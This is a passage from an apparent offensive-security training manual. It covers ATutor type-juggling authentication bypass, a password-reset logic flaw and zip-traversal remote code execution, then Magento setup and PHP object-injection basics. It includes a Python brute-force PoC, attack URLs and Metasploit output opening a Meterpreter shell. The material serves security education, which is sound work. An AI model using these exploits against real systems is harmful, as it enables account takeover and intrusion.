            $msg->addFeedback('CONFIRM_GOOD');  
  
            header('Location: '.$_base_href.'users/index.php');  
            exit;  
        } else {  
            $msg->addError('CONFIRM_BAD');  
        }  
    }  
}
```

Figure 337 – Detecting the Type Juggle

The code is quite complex. We can see that the code sets the 'e', 'id', and 'm' variables if we supply the GET parameters 'e', 'id', and 'm'. There is a type juggling vulnerability here when updating the email address. We can influence the 'code' variable using the GET 'e' parameter. The GET 'e' parameter must be a valid email, since we are trying to trigger an account takeover. The 'code' variable is made up of the following parts:

1. e (full influence)
2. row['creation_date']
3. id (little influence)

The variable highlighted in red is the variable we have the most control over and the one we can seed the attack with.

Also, highlighted in red in the code, is where the type juggle takes place, and if we succeed, we can update a student's account with our malicious email address.

Now, if we fail, we land into the else statement, and 'CONFIRM_BAD' is added to our session data, but execution does not stop. This is an important point for the other type juggling vulnerability which we will discuss next. So what is the result of a success attack? Well, we can update the target students email account and then reset the password (sent via email). This would allow a complete account takeover (authentication bypass). Let's study the following examples using 0 as the user supplied hash value:

```
http://[target]/ATutor/confirm.php?e=aaaaaaa@offsec.com&id=1m=0
```

Figure 338 – The first request to bruteforce the hash

Then, we can try again.

```
http://[target]/ATutor/confirm.php?e=aaaaaaab@offsec.com&id=1m=0
```

Figure 339 – The second request to bruteforce the hash

And again.

```
http://[target]/ATutor/confirm.php?e=aaaaaaaac@offsec.com&id=1m=0
```

Figure 340 – The third request to bruteforce the hash

So we can repeat the attack until we achieve an equal match of the 'code' variable (an exponential number) being compared to our supplied hash value of 0. The following PoC demonstrates the attack.

```
#!/usr/local/bin/python
import hashlib, string, itertools, re, requests, sys
date = "2016-03-10 16:00:00" # taken from the database
id = "1"
# your controlled domain
e = sys.argv[1]
count = 0
chars = string.lowercase + string.digits
```

```
for word in itertools.imap(''.join, itertools.product(chars, repeat=8)):
    hash = hashlib.md5("%s%s" % (word, e) + date + id).hexdigest()[:10]
    if re.match(r'0+[eE]+\d+$', hash):
        print "(+) found a valid email! %s%s" % (word, e)
        print "(+) made a total of %d requests" % count
        print "(+) php did: %s == 0" % (hash)
        break
    count += 1
```

Figure 341 – poc code to bruteforce the hash

```
[saturn:tj mr_me$ python update-email.py offensive-security.com
(+) found a valid email! aaaaadwc@offensive-security.com
(+) made a total of 4682 requests
(+) php did: 0e74693595 == 0
saturn:tj mr_me$
```

Figure 342 – updating the users email address without knowing the password!

All we have to do now is create that email account at our hosting domain and reset the user's password via the 'password_reminder.php' script.

12.4.1.1 Course Work

Exercise – Show us your gong-fu

- Develop a PoC exploit using the above code as your sample to change the first members email address. You must use the target as a padding oracle and perform it blindly. Take note of how many requests it takes in your code. Also, validate your success by performing the following SQL query:

```
mysql> select login,email,creation_date from AT_members where member_id = 1;
```

Figure 343 – checking if the password was updated in the database

And just in case you think it's impossible (and you can't believe what you are seeing), below is the result of our PoC being executed.

27580	http://172.16.175.142	POST	/ATutor/confirm.php?e=aaaaabtr@offensive-security.com&id=1&m=0	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200
27581	http://172.16.175.142	POST	/ATutor/confirm.php?e=aaaaabts@offensive-security.com&id=1&m=0	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200
27582	http://172.16.175.142	POST	/ATutor/confirm.php?e=aaaaabt@offensive-security.com&id=1&m=0	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200
27583	http://172.16.175.142	POST	/ATutor/confirm.php?e=aaaaabtu@offensive-security.com&id=1&m=0	<input checked="" type="checkbox"/>	<input type="checkbox"/>	302

Request	Response
Raw	Headers
Hex	

HTTP/1.1 302 Found
 Date: Thu, 17 Mar 2016 17:44:10 GMT
 Server: Apache/2.4.10 (Debian)
 Set-Cookie: ATutorID=ih80t3alaEst16p807jf3uilj1; path=/ATutor/
 Set-Cookie: ATutorID=eb4vk16864mqfsasv7or0i4as4; path=/ATutor/
 Set-Cookie: ATutorID=eb4vk16864mqfsasv7or0i4as4; path=/ATutor/
 Location: http://172.16.175.142/ATutor/users/index.php
 Vary: Accept-Encoding
 Content-Length: 10
 Connection: close
 Content-Type: text/html; charset=utf-8

Figure 344 - Multiple requests until we get a 302. Note that the brute force attack only takes about a minute.

```
saturn:tj mr_me$ python update-email-poc.py offensive-security.com
(+) found a valid email! aaaaabtu@offensive-security.com
(+) made a total of 2001 requests
saturn:tj mr_me$
```

Figure 345 - The script output telling us it only took 2001 tries against the target

```
mysql> select login,email,creation_date from AT_members where member_id = 1;
+-----+-----+-----+
| login | email | creation_date |
+-----+-----+-----+
| teacher | steventhomasseeley@gmail.com | 2016-03-10 16:02:25 |
+-----+-----+-----+
1 row in set (0.00 sec)

mysql> select login,email,creation_date from AT_members where member_id = 1;
+-----+-----+-----+
| login | email | creation_date |
+-----+-----+-----+
| teacher | aaaaabtu@offensive-security.com | 2016-03-10 16:02:25 |
+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Figure 346 - The results are reflected in the database

12.4.2 Auto Login Type Juggling Vulnerability

Continuing along our journey, we are going to target the same vulnerability but in a different location within the 'confirm.php' script. For us to exploit the next code block, we are going to have to send the 'e', 'id', and 'm' parameters via GET again so that we can influence the 'code' variable at a later stage.

```
if (isset($_REQUEST['auto_login'])) {
    $sql = "SELECT M.member_id, M.login, M.creation_date, M.preferences, M.language
FROM %smembers M WHERE M.member_id=%d";
    $row = queryDB($sql, array(TABLE_PREFIX, $_REQUEST["member_id"]), TRUE);
    $code = substr(md5($e . $row['creation_date'] . $id), 0, 10);
    if ($row['member_id'] != '' && isset($_REQUEST['code']) && $_REQUEST['code'] ==
$code) {
        $_SESSION['valid_user'] = true;
        $_SESSION['member_id'] = $_REQUEST["member_id"];
        $_SESSION['course_id'] = 0;
        $_SESSION['login']      = $row[login];
        if ($row['preferences'] == "")
assign_session_prefs(unserialize(stripslashes($_config["pref_defaults"])), 1);
        else
assign_session_prefs(unserialize(stripslashes($row['preferences'])), 1);
        $_SESSION['is_guest'] = 0;
        $_SESSION['lang']      = $row[lang];
        session_write_close();
header('Location:'.AT_BASE_HREF.'bounce.php?course='.$_POST['course']);
        exit;
    }
}
```

Figure 347 – The code does a type juggle, then authenticates the user

So, if we also submit the POST variable 'auto_login', we will reach the following code block. The code variable is made up of the following values:

- e (fully controlled)
- row['creation_date']
- id (fully controlled)

Since the 'id' variable is not used for the select statement to return valid rows ('member_id' is used instead), we can have more control and a faster/higher chance of success than the previous type juggling vulnerability. The 'code' variable is loosely checked (highlighted in red within the code) against our

supplied REQUEST 'code' variable. This can have an undesired impact. The author of this code base did not realize that PHP type juggles strings when comparing them. We can see that PHP "juggles" the string type and does an implicit cast to an INT type when comparing two strings together. If there is a match, several session variables are initialized and created with data from the members table. We can then use that session id to perform further attacks.

12.4.2.1 Course Work

Exercise – Baking Cookies

- Using the knowledge from the first exercise, construct a PoC that will generate a valid session and print it to the screen. Validate that the session is active by replaying it in burp with a request to the user's profile page. You should get a 200 server response and not a 302 redirect to the login page.

```
http://[target]/ATutor/users/profile.php
```

Figure 348 – Validating the session is authenticated

Questions:

- Why might this not be a **full** authentication bypass? What are the limiting factors involved?
- Using the authenticated cookie, can we change the password?
- Can you think of any other actions you can do on behalf of the user account?

12.4.3 Failed Logic Vulnerability

There is a failed logic flaw in the 'password_reminder.php' script that we can leverage for a remote password reset without requiring any kind of authentication or interaction via email. This is fatal mistake by the developers and we will see what might have been the root cause for making such a mistake.

Let's begin by looking at password_reminder.php:

```
} else if (isset($_REQUEST['id']) && isset($_REQUEST['g']) && isset($_REQUEST['h']))
{

//coming from an email link

    //check if expired
    $current = intval(((time())/60)/60)/24);
    $expiry_date = $_REQUEST['g'] + AT_PASSWORD_REMINDER_EXPIRY; //2 days after
creation
    if ($current > $expiry_date) {
        $msg->addError('INVALID_LINK');
        $savant->display('password_reminder_feedback.tpl.php');
        exit;
    }

    /* check if already visited (possibly add a "last login" field to members
table)... if password was changed, won't work anyway. do later. */

    //check for valid hash
    $sql = "SELECT password, email FROM %smembers WHERE member_id=%d";
    $row = queryDB($sql, array(TABLE_PREFIX, $_REQUEST['id']), TRUE);
    if (isset($row['email']) && $row['email'] != '') {
        $email = $row['email'];
        $hash = sha1($_REQUEST['id'] + $_REQUEST['g'] + $row['password']);
        $hash_bit = substr($hash, 5, 15);
        if ($_REQUEST['h'] != $hash_bit) {
            $msg->addError('INVALID_LINK');
            $savant->display('password_reminder_feedback.tpl.php');
```

Figure 349 – Failed logic from the display() function

Although this vulnerability is very hard to see, we start out by setting the 'id', 'g', and 'h' REQUEST. The 'g' variable is used to calculate the 'expiry_date' variable and needs to ensure that the value is greater than the number of days since epoch (1/1/1970).

Then later in the code, our controlled 'h' REQUEST variable is compared against a computed string. If it fails, the 'INVALID_LINK' error is appended to our session array using `$msg->addError('INVALID_LINK')`. The problem arises on the next line of code. The call to `$savant->display('password_reminder_feedback.tmpl.php')` actually includes that PHP file (and subsequently several other PHP files). Eventually, one of the files calls `session_start()` and rewrites our session to **not** contain our error in it. This essentially erases the error that the previous line appended!

Why is this important? Let's see in the next few lines of code.

```
//changing the password
if (isset($_POST['form_change'])) {
    /* password check: password is verified front end by javascript. here
    is to handle the errors from javascript */
    if ($_POST['password_error'] <> ""){
        $pwd_errors = explode(",", $_POST['password_error']);
        foreach ($pwd_errors as $pwd_error){
            if ($pwd_error == "missing_password")
                $missing_fields[] = _AT('password');
            else
                $msg->addError($pwd_error);
        }
    }

    if (!$msg->containsErrors()) {
        //save data
        $password = $addslashes($_POST['form_password_hidden']);

        $sql = "UPDATE %smembers SET password='%s',
last_login=last_login, creation_date=creation_date WHERE member_id=%d";
        $result = queryDB($sql,array(TABLE_PREFIX, $password,
$_REQUEST['id']));
    }
```

Figure 350 – The session has been re-written, to not contains errors, so the password gets updated

The code continues (even if we hit that error) then checks for the presence of the POST variable 'form_change'. We need to sure that we do **not** include the POST variable "password_error" (generated from client side JavaScript) otherwise we will append errors to our session array. Then finally, a check is done on our session array if (`!$msg->containsErrors()`) then the code proceeds to update the members table with the supplied POST variable 'form_password_hidden'.

12.4.3.2 Course Work

Exercise: Remote Password Reset

- Develop a PoC that, in a **single** request, will update the **first** members password.

Questions:

- Can you see another vulnerability in the 'password_reminder.php' script? If so, can you trigger it? Is there another vulnerability blocking it? Describe the vulnerability in detail.

Extra Mile Exercise: 0 Knowledge Access

- From the first exercise, what did you learn that you needed to login? Whilst resetting a password is nice, we are still missing a vital piece of information for 'member_id' 1. Using one of the two Type Juggling issues presented, disclose the vital information needed to login to the account after triggering the password reset. All the answers are actually in this document. You must put the puzzle together now.

12.5 Breathe Neo - Remote Code Execution

Upon further analysis, there are three instances of the following vulnerability. The case we are going to analyze is the most interesting because it has multiple ways to exploit it. The vulnerabilities occur in the `ims_import.php`, `question_import.php`, and `import_test.php` scripts and require instructor level access to exploit. However, since we have authentication bypass vulnerabilities for any type of member account (including instructors), we can reach this code unauthenticated.

12.5.1 Directory Traversals/Filter Bypass for RCE

We are only going to analyze the '`ims_import.php`' script since this particular file contains a bonus exploitation vector. These files extract a zip archive from remote using user supplied content in a multipart request. In each of the three cases, the code here is the same

```
$archive = new PclZip($_FILES['file']['tmp_name']);  
if ($archive->extract(PCLZIP_OPT_PATH, $import_path, PCLZIP_CB_PRE_EXTRACT,  
'preImportCallback') == 0) {
```

Figure 351 - Interesting Source Code from `ims_import.php` at Lines 749-751

The bolded lines show that user supplied data can be provided to perform the extraction. Additionally, the `PclZip()` class provides handy callbacks that can be used during different stages of the extraction. The

most important time to validate input would be before the extracted files are written to disk. The callback function that the ATutor code registers is called 'preImportCallBack'.

But before we take a look at that function, validate this (excuse the pun) to see if there is other code preventing us reaching this extraction. As it turns out, we have to jump a simple hurdle. Typically, we audit the code backwards from the vulnerable extract() to ensure there is nothing holding us back. We can see on line 649 of 'ims_import.php', that in order to reach the extract() call, we need to have set either the 'submit' or the 'cancel' POST variables.

```
if (!isset($_POST['submit']) && !isset($_POST['cancel'])) {  
    /* just a catch all */  
    $errors = array('FILE_MAX_SIZE', ini_get('post_max_size'));  
    $msg->addError($errors);  
    header('Location: ./index.php');  
    exit;
```

Figure 352 – Jumping code conditions

Yep, that is the only hurdle. But there is a fun piece of code before the extraction that enables us to be a bit sneakier than just uploading a zip file containing malicious code.

```
if (isset($_POST['url']) && ($_POST['url'] != 'http://') ) {  
    if ($content = @file_get_contents($_POST['url'])) {  
        // save file to /content/  
        $filename = substr(time(), -6) . '.zip';  
        $full_filename = AT_CONTENT_DIR . $filename;  
  
        if (!$fp = fopen($full_filename, 'w+b')) {  
            echo "Cannot open file ($filename)";  
            exit;  
        }  
  
        if (fwrite($fp, $content, strlen($content)) === FALSE) {  
            echo "Cannot write to file ($filename)";  
            exit;  
        }  
        fclose($fp);  
    }  
  
    $_FILES['file']['name'] = $filename;  
    $_FILES['file']['tmp_name'] = $full_filename;
```

Figure 353 – Pulling zip files from thin air! (or an attackers remote server)

So we can see that the 'url' POST variable is used to in a call to `file_get_contents()`. The contents of that file is later written to disk using a constructed filename. That filename is stored in the 'tmp_name' of the 'FILES' array.

12.5.2 Getting to the "root" of the Vulnerability

By now, you should have a plan that is brewing. Let's recap.

- Authentication Bypass via Type Juggling
- File upload with a zip, where, we don't even need to perform an 'upload' but rather provide a valid URL with a zip file that gets extracted

Uploading a zip file is not going to get us a shell. We have to have the file extracted. As mentioned previously, the `PclZip()` class accepts a callback called `PCLZIP_CB_PRE_EXTRACT`. We can grep the code for this function quite easily.

```
saturn:ATutor mr_me$ grep --color=always -ir "function preImportCallBack" .  
./mods/_core/file_manager/filemanager.inc.php: function preImportCallBack($p_event, &$p_header) {  
saturn:ATutor mr_me$ █
```

Figure 354 – Hunting the code for the callback filtering function

```
/**  
 * This function gets used by PclZip when creating a zip archive.  
 * @access private  
 * @return int whether or not to include the file  
 * @author Joel Kronenberg  
 */  
function preImportCallBack($p_event, &$p_header) {  
    global $IllegalExtensions;  
  
    if ($p_header['folder'] == 1) {  
        return 1;  
    }  
  
    $path_parts = pathinfo($p_header['filename']);  
    $ext = $path_parts['extension'];  
  
    if (in_array($ext, $IllegalExtensions)) {  
        return 0;  
    }  
  
    return 1;  
}
```

Figure 355 - The `preImportCallBack()` using a blacklist

The 'p_header' array contains all the information related to the zip file. The code breaks up the filename using a call to pathinfo() then the code checks against a blacklist of file extensions. The next obvious thing to do is to take a look at what the actual extensions are.

```
saturn:ATutor mr_me$ grep --color=always -ir "\$IllegalExtensions =" .
./admin/config_template.php:$IllegalExtensions = array({ILL_EXT});
./include/vitals.inc.php:$IllegalExtensions = explode('|',$_config['illegal_extensions']);
./install/include/ustep1.php:                $IllegalExtensions = implode(',', $IllegalExtensions);
saturn:ATutor mr_me$ grep --color=always -ir "\$_config =" .
./include/lib/constants.inc.php:$_config = $_config_defaults;
./mods/_standard/calendar/lib/Zend/Http/Client/Adapter/Curl.php:    protected $_config = array();
./mods/_standard/calendar/lib/Zend/Uri.php:    static protected $_config = array(
saturn:ATutor mr_me$
```

Figure 356 – Looking for the blacklist...

Taking a quick look in the 'include/lib/constants.inc.php' script, we see the following code...

```
$_config_defaults['disable_create']           = 0; // disabled (Instructors can
create courses)
$_config_defaults['auto_approve_instructors'] = 0; // disabled
$_config_defaults['max_file_size']            = 10485760; // 10MB
$_config_defaults['max_course_size']          = 104857600; // 100 MB
$_config_defaults['max_course_float']         = 2097152; // 2MB
$_config_defaults['max_login']                = 5; //maximum login attempt
$_config_defaults['illegal_extensions']=
'exe|asp|php|php3|bat|cgi|pl|com|vbs|reg|pcd|pif|scr|bas|inf|vb|vbe|wsc|wsf|wsh';
```

Figure 357 - Code in the constants.inc.php script showing a blacklist for file extensions

Notice that the 'illegal_extensions' variable holds a blacklist of extensions. The code in the preImportCallBack() function checks to see if there is a match in those extensions, if not, it will upload. There is absolutely no validation of the relative path so a traversal may take place

12.5.3 Course Work

Exercise: Tripping over the Zip

- Find a way to obtain the targets web root without logging in
- Construct a **valid** zip file that you can use for the 'ims_import.php' script that can be extracted into a writeable directory so that you can execute arbitrary PHP code.
- Develop a **single** request that will download your malicious zip file and extract its contents into the web root, allowing for remote code execution.

Extra Mile: I'm Toast

- Develop a fully automated exploit that will perform the following. Submit this as homework to mr_me@offensive-security.com. Please include your course id:

- Bypass Authentication
 - Get a valid session
 - Find the member's username using the session
 - Reset the member's password
 - Login
- Extract a remote zip file under the attackers control to gain remote code execution
 - Find a valid web root path
 - Construct a valid, malicious zip file and host it for the attack
 - Trigger the remote extraction and RCE

Questions:

- How are you going to know where to unzip the file to in a black box scenario?
- What PHP settings are required to be turned on in order to determine the web root path?
- What other PHP file extensions may be interpreted by the webserver?
- Discuss some of the advantages and disadvantages of using the 'url' POST variable vs uploading the file directly. Which would be a preferred method?

```
[saturn:metasploit-framework mr_me$ ./msfconsole -qr scripts/resource/atutor.rc
[*] Processing scripts/resource/atutor.rc for ERB directives.
resource (scripts/resource/atutor.rc)> workspace -a atutor
[*] Added workspace: atutor
resource (scripts/resource/atutor.rc)> use exploits/multi/http/atutor_rce
resource (scripts/resource/atutor.rc)> set payload php/meterpreter/bind_tcp
payload => php/meterpreter/bind_tcp
resource (scripts/resource/atutor.rc)> set rhost 172.16.175.135
rhost => 172.16.175.135
resource (scripts/resource/atutor.rc)> check
[+] The target is vulnerable.
resource (scripts/resource/atutor.rc)> exploit
[*] Started bind handler
[*] 172.16.175.135:80 - Account details are not set, bypassing authentication...
[*] 172.16.175.135:80 - Triggering type juggle attack...
[+] 172.16.175.135:80 - Successfully bypassed the authentication in 241 requests !
[+] 172.16.175.135:80 - Found the username: teacher !
[+] 172.16.175.135:80 - Successfully reset the teacher's account password to WJGoezMCDDefqrbWkUnXdBXuQNmFbBQW !
[+] 172.16.175.135:80 - Logged in as teacher
[+] 172.16.175.135:80 - Found the webroot
[+] 172.16.175.135:80 - Shell upload successful !
[*] Sending stage (33684 bytes) to 172.16.175.135
[*] Meterpreter session 1 opened (172.16.175.1:50738 -> 172.16.175.135:4444) at 2016-03-16 16:50:05 -0600
[+] 172.16.175.135:80 - Deleted .htaccess
[+] 172.16.175.135:80 - Deleted pufr.pht
[+] 172.16.175.135:80 - Deleted pufr.php4
[+] 172.16.175.135:80 - Deleted pufr.phtml

meterpreter > sysinfo
Computer      : neptune
OS            : Linux neptune 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt20-1+deb8u4 (2016-02-29) x86_64
Meterpreter   : php/php
meterpreter >
```

Figure 358 – We can make this stuff up!

13. Magento Case Study

Magento is quite possibly, one of the largest eCommerce applications available today. Among others, it is used and developed extensively by eBay. eBay also offers very high rewards to security researchers for vulnerabilities affecting it. EgiX, a well-known PHP application security researcher discovered a chain of vulnerabilities leading to Remote Code Execution worth \$17,000 USD!

<http://karmainsecurity.com/hacking-magento-ecommerce-for-fun-and-17000-usd>

However, very recently, a security researcher by the name of Netanal Rubin discovered a critical vulnerability in Magento's code base. The vulnerability is an arbitrary unserialize() call that allows a remote, unauthenticated attacker to achieve remote code execution. CVE assigned CVE-2016-4010 to the vulnerability for easy identification. This would have to be the best vulnerability (for an attacker), by far, within Magento's code base.

Prior to this, Mr Rubin discovered a chain of vulnerabilities affecting Magento that also lead to Remote Code Execution. This was a module loading logic vulnerability that could be used to reach a Local File Inclusion vulnerability and eventually obtain code execution. Feel free to read more here:

<http://blog.checkpoint.com/2015/04/20/analyzing-magento-vulnerability/>

13.1 Setup Installation

For your convenience, we have already setup an installation. However, it is likely that you are not using the same IP address as what is presented in the document. Therefore, the following procedures need to happen.

13.1.1 Replace all the things

Run the following command in the /var/www/html directory as root:

```
# find ./ -type f -exec sed -i 's/olddomain/newdomain/' {} \;
```

Figure 359 – Replacing the old ipaddress with the new one

13.1.2 Clear the Cache

Remove all files and folders in the var/cache/ folder within the webroot

```
# cd /var/www/html; rm -rf var/cache/
```

Figure 360 – Deleting the cache folder

13.1.3 Update the Database

You will also need to update the database. First, login to the MySQL shell using the root password 'toor':

```
# mysql -u root -p
```

Figure 361 – Logging into the MySQL console

Now, you will need to update the 'core_config_data' in the 'magento' database.

```
MariaDB [none]> use database magento;  
MariaDB [magento]> update core_config_data set value="http://YOURNEWIP/" where  
config_id=2;  
MariaDB [magento]> update core_config_data set value="https://YOURNEWIP/" where  
config_id=3;
```

Figure 362 – Updating the core_config_data table

Make sure there is a trailing slash at the end of the URI of both values. Also, ensure that config_id 3 has a SSL enabled URI set. Now you are all set to test.

13.1.4 Set the Developer Mode and Re-Index

We need to reset the application to be in developer mode and re-index all the files. To do this, we need to run the following commands in the web root as root:

```
# cd /var/www/html  
# php bin/magento deploy:mode:set developer  
# php bin/magento indexer:reindex
```

Figure 363 – Setting developer mode and re-indexing

13.1.5 Change Ownership

Finally, we are going to have to change ownership of everything back to the apache user:

```
# cd /var/www/html  
# sudo chown -R www-data:www-data *
```

Figure 364 – Changing ownership from root to www-data

Now you should have a fully functional installation with your new IP address!

13.2 Understanding Objects

Contrary to popular belief, PHP is actually a complete, objected oriented language. Objects in PHP's VM memory can represent anything the developer chooses. Let's look at a simple example.

```
<?php
class awae {
    public function __construct() { echo "calling __construct\n"; }
    public function __destruct() { echo "calling __destruct\n"; }
}
$ser = serialize(new awae); // triggers the __construct
print "(+) serialized string: ".$ser."\n";
unserialize($ser);          // triggers the __destruct
?>
```

Figure 365 – Understanding magic methods

In the example, the **awae** class gets constructed and destructed at run time for memory management purposes within the PHP virtual machine. Depending on how the class is designed, it can trigger code to be executed when constructed or destructed. The following code above would have the constructor and destructor called.

```
[saturn:module-13 mr_me$ php awae.php
calling __construct
calling __destruct
(+) serialized string: 0:4:"awae":0:{}
calling __destruct
saturn:module-13 mr_me$
```

Figure 366 – Testing the __construct and __destruct magic methods

Note that the `__destruct` gets called twice, once on `unserialize()` and then again on script completion.

Generally, PHP has two main functions in dealing with objects. They are:

- o `serialize($mixed)`

Generates a storable representation of a value (of any type). This is useful for storing or passing PHP values around without losing their type and structure.

- o `unserialize($string)`

Takes a single serialized string variable and converts it back into a PHP value.

13.2.1 Magic Methods

In PHP (and other languages as well) there are a number of “magic methods”. These magic methods, when implemented within an object, are triggered on certain conditions. We have already discussed two, very important ones, `__construct` and `__destruct`. However, there are many others. Let’s break down a list, and see when they are executed:

Method	Description
<code>__construct()</code>	Executed on the creation of a new object.
<code>__destruct()</code>	Executed when a PHP script ends or when a string is re-serialized into PHP’s memory.
<code>__toString()</code>	Triggered when the object is converted to a string. This can happen in function calls such as <code>file_exists()</code>
<code>__wakeup()</code>	Like <code>__destruct</code> , triggered when an object is unserialized. Not when terminating the script though.
<code>__call()</code>	Is triggered when the object does not have the method defined.
<code>__invoke()</code>	This is triggered when code tries to call the object as a method
<code>__set(\$key, \$value)</code>	Triggered when code tries to set a variable on the object that is non-existent.
<code>__get(\$key)</code>	Triggered when code tries to get a non-existent variable.
<code>__sleep()</code>	Triggered when an object is serialized only.
<code>__callStatic()</code>	Triggered when invoking inaccessible, static methods (Example: <code>i_dont_exist()</code>)
<code>__isset(\$key)</code>	This is triggered when code calls <code>isset()</code> or <code>empty()</code> on an object where the variable is inaccessible.

<code>__unset(\$key)</code>	This is triggered when code calls <code>unset()</code> on the object where the variable is inaccessible.
-----------------------------	--

The most important ones are highlighted in red, since they are used most frequently in exploitation. Additionally, each of these can apply to us depending on the context of our target and how we develop an exploitation chain. Finally, magic methods are never defined as public, private, or protected.

13.2.2 PHP Overloading

Overloading, specifically in PHP, refers to the dynamic creation of properties and methods processed via magic methods. It's a concept adopted and encouraged by the PHP documentation for PHP developers.

There are several methods used by magic methods to perform this "dynamic" creation. We are going to explain two very important ones.

- o `call_user_func_array($callback, $array)`

call a callback with an array of parameters

- o `call_user_func($callback, [, $param [, $param]])`

call a callback with any number of arguments

These are often included in the '`__call`' magic method and if abused correctly, can allow the redirection of code flow.

13.2.3 Private Properties and Methods

```
<?php
class awae {
    private $student = "mr_me\n";
    public $teacher = "muts\n";
    public function __construct() { }
}
$awae_instance = new awae;
print $awae_instance->teacher;
print $ape_instance->student;
?>
```

Figure 367 – Testing private and public properties

```
saturn:module-13 mr_me$ php awae-private.php  
muts
```

Figure 368 – no access to mr_me outside of the class

Whilst we only have access to the \$teacher variable outside of the class, we can, when developing pop chains, set the private properties too. We just need to ensure that no other class is trying to access them.

Let's use a second example:

```
<?php  
class awae {  
    private $student = "mr_me\n";  
    public $teacher = "muts\n";  
    public function __construct($student) {  
        $this->student = $student;  
        echo $this->student."\n";  
    }  
}  
$awae_instance = new awae("OSID24561");  
print $awae_instance->teacher;  
?>
```

Figure 369 – Updating private properties dynamically

```
saturn:module-13 mr_me$ php awae.php  
OSID24561  
muts  
saturn:module-13 mr_me$
```

Figure 370 – Overriding the private student variable in the constructor

We can see that we can set private (public and protected too) variables when developing pop chains by using the constructor. We can always modify functions because a class is serialized as a string with properties only.

13.2.4 The Devil is in the Details

Suppose we have a situation where our target accepts an unserialize() call from user controlled input. If we are exploiting the object injection using a pop chain that uses classes with only public properties, then everything is ok. However, suppose we have a class or subset of classes that use private and protected properties.

```
<?php
class Hi {
    public $public = 1;
    protected $protected = 2;
    private $private = 3;
}
?>
```

Figure 371 – Sample class with each of the property types

Then the following serialized string is created when using `serialize()`:

```
O:2:"Hi":3:{s:6:"public";i:1;s:12:"*protected";i:2;s:11:"Hprivate";i:3;}
```

Figure 372 - Visualizing private, public and protected properties in serialized strings

However, this is actually wrong, and will NOT serialize back into PHP's memory.

```
<?php
error_reporting(-1);
class Hi {
    public $public = 1;
    protected $protected = 2;
    private $private = 3;
}
unserialize('O:2:"Hi":3:{s:6:"public";i:1;s:12:"*protected";i:2;s:11:"Hprivate";i:3;}');
?>
```

Figure 373 – unserializing the serialized string

Running this produces the following result:

```
root@kali:~/module-13# php awae.php
Notice: unserialize(): Error at offset 47 of 73 bytes in
/Users/mr_me/work/offsec/awae/module-13/awae.php on line 8
```

Figure 374 – The result is a few errors! Grrr!

We can repair this a number of ways.

13.2.4.1 Make all the Properties Public

The first is to simply change the variables all to public. This technique is currently not documented in the public domain of PHP object injection attack methods, but provides an interesting solution to the issue.

```
O:2:"Hi":3:{s:6:"public";i:1;s:9:"protected";i:2;s:7:"private";i:3;}
```

Figure 375 – Adjusting the properties in the serialized string

By removing the '*' and 'Hi' and updating the string lengths, we can see that the unserialize does not fail.

```
root@kali:~/module-13# php awae.php
root@kali:~/module-13#
```

Figure 376 – No errors!

13.2.4.2 Set the Correct Type

We could of course use the correct syntax for public and protected members like so:

```
O:2:"Hi":3:{s:6:"public";i:1;s:12:"\0*\0protected";i:2;s:11:"\0Hi\0private";i:3;}
```

Figure 377 – Using NULL bytes in the string doesn't see like the best idea...

We can see that this also unserializes correctly when we run the updated code again:

```
root@kali:~/module-13# php awae.php
root@kali:~/module-13#
```

Figure 378 – No errors

However, the major drawback to this is that the string contains null bytes, which will chomp the string when sending it over through a variable in PHP.

In 2009, Stefan Esser, demonstrated that it was still possible to keep the private and protected types by using the capital 'S' type. The lower case 's' donates a regular string. The capital 'S' donates a numeral string and/or regular string. The following string is set to 'ABCD'

```
S:4:"\65\66\67\68";
```

Figure 379 – Numeral string notation

Therefore, we can avoid sending null bytes completely over the wire!

```
O:2:"Hi":3:{s:6:"public";i:1;S:12:"\00*\00protected";i:2;S:11:"\00Hi\00private";i:3;
}
```

Figure 380 – No null bytes at all, just \00

Typically speaking, option one is used since, as attackers, we cannot use private or protected properties for object injection anyway (since we can't set them).

13.2.5 Namespaces

Namespaces are a way of encapsulating data. Let's say we have an object that is "People". We can encapsulate that object in different categories. For example, "trainers" or "students". When we create a new instance of people, we can define then. For example:


```
$person = new People();  
$person->name = "muts";
```

Figure 381 – Creating an instance of muts

Or, we can define it at the code level, so only developers know the meaning:

```
$muts = new People();
```

Figure 382 – Setting things at the variable level

Namespaces can also be defined for a block of code or for a whole file. When using the ';' character, we can define a namespace for a whole file, for example:

```
namespace foo\bar;  
class trigger(){  
    echo 'from trigger';  
}
```

Figure 383 – setting the namespace for the whole file

However, if we use the following syntax, we can define it for 1 or more classes:

```
namespace foo\bar{  
    class trigger(){  
        echo 'from trigger';  
    }  
}
```

Figure 384 – Defining a namespace for a block of classes

13.2.6 Sub Classing

When exploiting a PHP object injection vulnerability, it doesn't matter what the targets parent classes are. We can essentially subclass with anything available to us and leverage the additional functions/properties to our advantage. Let's use a simple example to demonstrate this:

```
<?php  
error_reporting(-1);  
class awae{  
    public $trainer2 = "mr_me";  
}  
class awe{  
    public $trainer1 = "ryujin";  
}  
class blackhat extends awae{  
    public $student_number = 30;
```

```
}  
  
echo serialize(new blackhat);  
?>
```

Figure 385 – simple subclassing

Running that code, produces the following serialized string:

```
O:8:"blackhat":2:{s:14:"student_number";i:30;s:8:"trainer1";s:6:"ryujin";}
```

Figure 386 – No references to subclasses in this string!

Note, however, that there is no reference to the extended (parent) class `awe`. Therefore, if we change the code to:

```
class blackhat extends awe{
```

Figure 387 – Modifying the defined classes

...and `unserialize()` the string, we get no errors:

```
root@kali:~/module-13# php aweae.php  
root@kali:~/module-13#
```

Figure 388 – still no error, despite us using a different subclass

However, be aware that the `trainer2` property is not set, so we would need to set it in the serialized string if we are to try and leverage functionality that uses the `trainer2` property.

How does PHP know what class to use as the subclass? Well, PHP implements **polymorphism** at the class level as well. [https://en.wikipedia.org/wiki/Polymorphism_\(computer_science\)](https://en.wikipedia.org/wiki/Polymorphism_(computer_science))

13.2.7 Property Oriented Programing

PHP Object Exploitation works by reusing existing code within the application (if you are exploiting it at the application level). This code re-use comes in the form of PHP classes loaded at run time and linked via their so called 'properties'. Let's use the following example:

```
<?php  
error_reporting(-1);  
class foo{  
    function __construct($junk=NULL) {  
        if(isset($junk)){  
            $this->test = $junk;  
        }  
    }  
}
```

```
}  
public function hello(){  
    print "hola!\n";  
}  
function __destruct(){  
